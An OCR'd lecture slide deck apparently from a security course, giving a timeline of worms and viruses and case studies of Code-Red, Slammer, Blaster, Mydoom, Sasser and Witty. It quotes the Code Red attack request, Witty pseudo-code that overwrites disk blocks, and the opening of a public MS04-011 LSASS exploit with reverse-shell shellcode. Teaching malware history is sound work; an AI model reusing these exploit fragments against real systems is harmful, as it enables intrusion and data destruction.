



- I Love You causes near of 10 billion dollars in damage
- Pikachu is the first virus that targets children
- Anna Kournikova hits email servers by sending emails to contacts in the Microsoft Outlook addressbook
- Sadmind spreads by exploiting holes in Sun Solaris and IIS
- Sircam spreads via email and Windows network shares
- Nimda spreads through vulnerabilities in Microsoft Windows and backdoors left by Code Red II and Sadmind worm
- Klez exploits a vulnerability in MS IE and MS Outlook
- Simile is a metamorphic computer virus written in assembly
- Welchia tries to remove the blaster worm and patch Windows
- Sobig spreads via email and Windows network shares
- Agobot spreads by exploiting MS03-026 and MS05-039
- Bolgimo spreads by exploiting a buffer overflow on DCOM RPC
- Bagle is a mass-mailing worm affecting all versions of Windows
- MyDoom holds the record for the fastest-spreading mass mailer worm
- Cabir infects mobile phones using Symbian OS
- Santy is the first "webworm", it exploits a vulnerability in phpBB and used Google in order to find new targets

# Timeline

## Timeline of computer viruses and worms

The 2000s





- Zotob spreads itself by exploiting a Windows Plug and Play Buffer Overflow (MS05-039)
- Samy was an XSS worm
- Brontok was a mass mailer worm
- Storm Worm was identified as a fast spreading email spamming threat to Microsoft systems
- The Koobface worm targets users of Facebook and MySpace
- The Daprosy Worm spreads via local area network connections, spammed emails and USB mass storage devices
- Stuxnet is a computer worm discovered in June 2010. It targets Siemens industrial software and equipment running Microsoft Windows
- Kenzero is a virus that spreads online from Peer to Peer sites taking browsing history
- The Morto worm attempts to propagate itself via the Remote Desktop Protocol. Morto spreads by forcing infected systems to scan for servers allowing RDP login. Once Morto finds an RDP-accessible system, it attempts to log in to a domain or local system account named 'Administrator' using a number of common passwords



Virology

# Section 4

## Some specific worms & viruses



# 4. Some specific worms & viruses
## 4.1. 2001 - Code-Red




# Some specific worms & viruses
## 2001 - Code-Red

Code Red I & II - First sample of a new generation of worms which triggered a storm on the Internet

- First detected on July 13, 2001
- It attacked computers running MS IIS web server
- It uses the IIS .ida Vulnerability
- The vulnerability was discovered by eEye Digital Security on June 18, 2001
- The worm's purpose was to perform a denial-of-service attack against www.whitehouse.gov
- Part of the worm is designed to deface web pages with the text "Hacked by Chinese"
- On August 4, 2001 Code Red II appeared
- it uses the same vulnerability but it has a completely different payload and pseudo-randomly chose targets

```
GET /default.ida?NNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858
%ucbd3%u7801%u9090%u6858%ucbd3%u7801
%u9090%u6858%ucbd3%u7801%u9090%u9090
%u8190%u00c3%u0003%u8b00%u531b%u53ff
%u0078%u0000%u00=a HTTP/1.0
```

Signature let by Code Red on web servers logs



# Some specific worms & viruses

## 2001 - Code-Red

### Operating Procedure

1. Setup initial worm environment on infected system
2. Setup 100 threads of the worm
3. Use the first 99 threads to spread the worm -- infect other web servers
4. The 100th thread checks to see if it is running on an English (US) Windows NT/2000 system
5. If True, the worm proceeds to deface the infected system's website
6. Each worm thread checks for c :/notworm. If True the worm goes dormant
7. Each worm thread checks the infected computer's system time
8. If the date is past the 20th of the month, the thread stops searching for systems to infect and instead attacks www.whitehouse.gov


**Microsoft Security Bulletin MS01-033**
Unchecked Buffer in Index Server ISAPI Extension Could Enable Web Server Compromise

**Originally posted : June 18, 2001**
Updated : November 04, 2003
**Summary**
**Who should read this bulletin :**
System administrators of web servers using Microsoft(R) Windows NT(R) 4.0 or Windows(R) 2000.
**Impact of vulnerability :**
Run code of attacker's choice.
**Recommendation :**
Microsoft strongly urges all web server administrators to apply the patch immediately.



# Some specific worms & viruses

## 2001 - Code-Red





Top 10 of countries infected by Code-Red

Source :http://www.caida.org/research/security/code-red/coderedv2_analysis.xml

# Some specific worms & viruses

## 2001 - Code-Red





Source :http://www.caida.org/research/security/code-red/coderedv2_analysis.xml



# Some specific worms & viruses


## 2001 - Code-Red





Source :http://www.caida.org/research/security/code-red/coderedv2_analysis.xml

# Some specific worms & viruses


## 2001 - Code-Red




Source :http://www.caida.org/research/security/code-red/coderedv2_analysis.xml






# 4. Some specific worms & viruses


## 4.2. 2003 - Sapphire

# Some specific worms & viruses

## 2003 - Sapphire

The Sapphire Worm was the fastest computer worm in history





- It exploits a buffer overflow in computers running Microsoft's SQL Server or MSDE 2000
- This weakness was discovered in July 2002 and patched on July 24, 2002 (MS02-039)
- Its spread has started at 05 :30 UTC on January 25, 2003
- As it began spreading throughout the Internet, it doubled in size every 8.5 seconds
- It infected more than 90 percent of vulnerable hosts within 10 minutes
- The worm works by generating pseudo-random IP addresses to try to infect with its payload
- The incredibly fast spread of the worm has triggered a shut down of Internet services for hours on Saturday, January 25, 2003 in several countries

The Slammer worm spread so quickly that human response was ineffective



# Some specific worms & viruses

## 2003 - Sapphire






Top 10 of countries infected by Code-Red

Source :http://www.caida.org/publications/papers/2003/sapphire/sapphire.html

# Some specific worms & viruses


## 2003 - Sapphire




Source :http://www.caida.org/publications/papers/2003/sapphire/sapphire.html





# 4. Some specific worms & viruses


## 4.3. 2003 - Blaster / Lovsan

# Some specific worms & viruses

## 2003 - Blaster / Lovsan

Blaster is a mutating worm appeared in summer 2003


- It infects computers under Windows XP and Windows 2000
- First detected on August 11, 2003
- August 29, 2003 arrest of Jeffrey Lee Parson (18 years old) creator of the B version of blaster
- The worm uses a buffer overflow, affecting the DCOM RPC service, discovered by a polish pirate group : Last Stage of Delirium
- The patch MS03-026 was published one month before
- The worm is programmed to realize a DDoS against windowsupdate.com August 15, 2003
- The worm contains 2 messages : "I just want to say LOVE YOU SAN ! !" and "billy gates why do you make this possible ? Stop making money and fix your software ! !"




Symptoms :

- Copy/Paste not possible
- Moving icons not possible
- Closing of the 135/TCP port
- Reboot of Windows XP





# 4. Some specific worms & viruses


## 4.4. 2004 - Mydoom

# Some specific worms & viruses

## 2004 - Mydoom

Mydoom is the email worm holding
the record for speed of propagation

- It infects computers under Windows
- First detected on January 26, 2004
- The author of the worm is still unknown
- The worm propagates by email with the object : "Error", "Mail Delivery System", "Test" or "Mail Transaction Failed"
- If the attachment is executed, the worm spreads by email to all addresses in the address book, it also copies in the shared directory for KaZaa
- The worm installs a backdoor, allowing remote control of the PC
- The worm contains the following message : "andy ; I'm just doing my job, nothing personal, sorry"
- Microsoft and SCO each offers 250 000$ for the authors arrest
- February 01, 2004 : a million computers are starting a DDoS against www.sco.com forcing the SCO to remove their site from DNS servers








# Some specific worms & viruses

## 2004 - Mydoom

Mydoom is the email worm holding
the record for speed of propagation





# 4. Some specific worms & viruses
## 4.5. 2004 - Sasser



# Some specific worms & viruses
## 2004 - Sasser


**Sasser worm propagating without user intervention**

- It infects computer under Windows XP and 2003
- First detected on 30 avril 2004
- The worm propagate itself automatically trough 445 port (LSASS service)
- Vulnerability discovered by the EEye Digital company and communicated to on October 9, 2003
- Microsoft published the patch MS04-011 on April 13, 2004. On April 29, houseofdabus published a exploit using the LSASS hole
- Sven Jaschan (18 years old) is arrested the German authorities on May 7, 2004. He joined SecurePoint, a German security company on September 1, 2004
- Several entities have had troubles with Sasser whose : l'AFP, Delta Air Lines, British Coastguard, Goldman Sachs, Deutsche Post, the European Commission, Lund University Hospital (medical imaging department)

```
/*  HOD-ms04011-lsasrv-expl.c:
 *  MS04011 Lsasrv.dll
 *  RPC buffer overflow remote exploit
 *  Version 0.1 coded by
 *        .::[ houseofdabus ]::.
 */
#include <windows.h>
#pragma comment(lib, "ws2_32")

unsigned char reverseshell[] =
"\xEB\x10\x5B\x4B\x33\xC9\x66\xB9\x25\x01\x0B\x99"
"\xE2\xFA\xEB\x05\xE8\xEB\xFF\xFF\xFF\x70\x62\x99"
"\x99\x99\xC6\xFD\x38\xA9\x99\x12\xD9\x95\x12\xE9"
"\x85\x34\x12\xF1\x91\x12\x6E\xF3\x9D\x02\x99\x99"
"\x99\x7B\x60\xF1\xAA\xAB\x99\x99\xF1\xEE\xEA\xCD"
"\x66\x8F\x12\xF9\x7E\xE0\x5F\xE0";

#define LEN 3500
#define BUFSIZE 2000
#define NOP 0x90
struct targets {
    int num;
    char name[50];
    long jmpaddr;
} ttarget[]= {
    { 0, "WinXP Professional lsass.exe ", 0x01004600 },
    { 1, "Win2k Professional netrap.dll", 0x7515123c },
```


# Some specific worms & viruses

## 2004 - Sasser




Source : http://www.pcworld.com/article/117808/biography_of_a_worm.html





# 4. Some specific worms & viruses

## 4.6. 2004 - Witty

# Some specific worms & viruses

## 2004 - Witty

```
rand() {
    x = x * 214013 + 2531011;
    return x;
}
srand(seed) { x = seed; }
main () {
    srand(get_tick_count());
    for (i=0; i<20000; i++) {
        dest_ip = rand() || rand();
        dest_port =rand();
        packetsize = 768 + rand();
        packetcontents = top of stack;
        sendto();
    }
    if (open(physicaldisk, rand())) {
        overwrite_block(rand() || 0x4e20);
        goto 1;
    } else {
        goto 2;
    }
}
```


Pseudo-code of Witty worm

- Witty began to spread on Friday March 19, 2004 at approximately 8 :45pm PST
- It targeted a buffer overflow vulnerability in several ISS products, including RealSecure Network, RealSecure Server Sensor, RealSecure Desktop, and BlackICE
- Once the Witty worm infects a computer, it deletes a randomly chosen section of the hard drive
- The worm's payload contained the phrase "(^.^) insert witty message here (^.^)"
- Witty was the first widely propagated Internet worm to carry a destructive payload
- Witty represents the shortest known interval between vulnerability disclosure and worm release -- it began to spread the day after the ISS vulnerability was publicized



# Some specific worms & viruses

## 2004 - Witty

